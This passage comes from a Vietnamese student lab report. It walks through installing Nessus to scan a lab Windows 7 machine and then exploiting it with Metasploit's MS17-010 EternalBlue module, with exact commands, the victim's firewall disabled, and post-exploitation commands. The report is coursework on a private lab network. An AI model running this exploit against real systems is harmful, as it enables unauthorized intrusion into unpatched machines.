
*sudo systemctl start nessusd.service  
 sudo systemctl status nessusd.service*



Hình 11: Khởi động nessus

* Thực hiện đăng nhập Nessus web:


*https:/localhost:8834*



Hình 11: Giao diện nessus

* Thực hiện cấu hình Nessus:

*Lựa chọn “Register for Nessus Essential’s”*



Hình 12: Cấu hình nessus

* Điền tên-gmail:




Hình 13: Cấu hình nessus

* Thiết lập tài khoản:

*Username:B22DCAT287*

*password:123*




Hình 14: Tạo tài khoản nessus

* Click “Submit” -> Chờ đợi tải xuống



Hình 15: Tải xuống nessus

* Sau khi đăng nhập thành công: *giao diện web*



Hình 16: Giao diện Nessus sau khi cài


* Sau khi đăng nhập; chờ đợi cho web cập nhật tải nguyên:



Hình 17: Các tài nguyên nessus

* Sau khi tải và cập nhật tài nguyên thành công:

*Lựa chon “Scan -> Create New Scanner”*



Hình 18: Giao diện khi hoàn thành tài nguyên


* Lựa chọn “Basic Network Scan” ->cấu hình như ảnh phía dưới

*Name: B22DCAT287*

*Description: (Ghi chú – có thể bỏ trống)*


*Folder: My Scans*

*Target: 192.168.80.130*




Hình 19: Thực hiện cấu hình rà quét lỗ hổng

* Click Save -> khi đó giao diện hiên lên Scan vừa tạo




Hình 20: Sau khi cấu hình thành công

* Lựa chọn “Launch” để thực hiện rà quét lỗ hổng như ảnh dưới:



Hình 21: Các lỗ hổng rà quét

* Có thể xem chi tiết lỗ hổng -> Click và lỗ hổng đó




Hình 22: Chi tiết về lỗ hổng

**2.2.3. Sử dụng Metasploit khai thác lỗ hổng trên máy Windows 7**


* Thực hiện kiểm tra kết nối giữa máy attack-windows 7

*ping 192.168.80.137*

*ping 192.168.80.130*




Hình 23: Ip của máy windows 7



Hình 24: Ping đến windows 7

* Thực hiện tắt tường lửa trên windows 7 để cuộc tấn công dễ thành công hơn

*Firewall -> Turn off firewall*



Hình 25: Tắt windows firewall

* Trên máy attack thực hiện khởi động Metasploit:


*msfconsole*



Hình 26: Khởi động metasploit

* Thực hiện tham khảo lỗ hổng ms17\_010(nếu đã rõ có thể bỏ qua):

search ms17\_010



Hình 27: Kiểm tra lỗ hổng ms17\_010


* Sử dụng modul phụ kiểm tra xem lỗ hổng có thể tấn công được không

*use auxiliary/scanner/smb/smb\_ms17\_010*

*set rhosts 192.168.80.130 (Lưu ý ip rhosts là ip của máy nạn nhân)*

*run*

* Kết quả cho thấy có thể tấn công



Hình 28: Kiểm tra lỗ hổng trên windows 7

* Thực hiện tấn công:


use windows/smb/ms17\_010\_eternalblue

set rhosts 192.168.80.130 (Lưu ý rhosts là ip của máy nạn nhân)

set lhost 192.168.80.137 (Lưu ý lhost là ip máy attack)

exploit

* Kết quả thành công



Hình 29: Thực hiện tấn công windows 7

* Thực hiện một số lệnh như:


*ipconfig*

*sysinfo*

*dir*



Hình 30: Thử một số lệnh



Hình 31: Thử một số lệnh

2.3.Kết luận

* Hiểu được mối đe dọa và lỗ hổng
* Hiểu được cách thưc hoạt động của một số công cụ rà quét và tìm kiếm đe dọa và lỗ hổng: nmap/zenmap, nessus, Metasploit framework.
* Cài đặt và sử dụng nmap/zenmap, nessus để rà quét lỗ hổng mà khai thác lỗ hổng sử dụng Metasploit.

TÀI LIỆU THAM KHẢO

1. Mối đe dọa và lỗ hổng: Chương 2, Giáo trình Cơ sở an toàn thông tin, Học viện Công Nghệ Bưu Chính Viễn Thông, 2020 của tác giả Hoàng Xuân Dậu.
2. Tài liệu CEH, <https://www.eccouncil.org/programs/certified-ethical-hackerceh/>
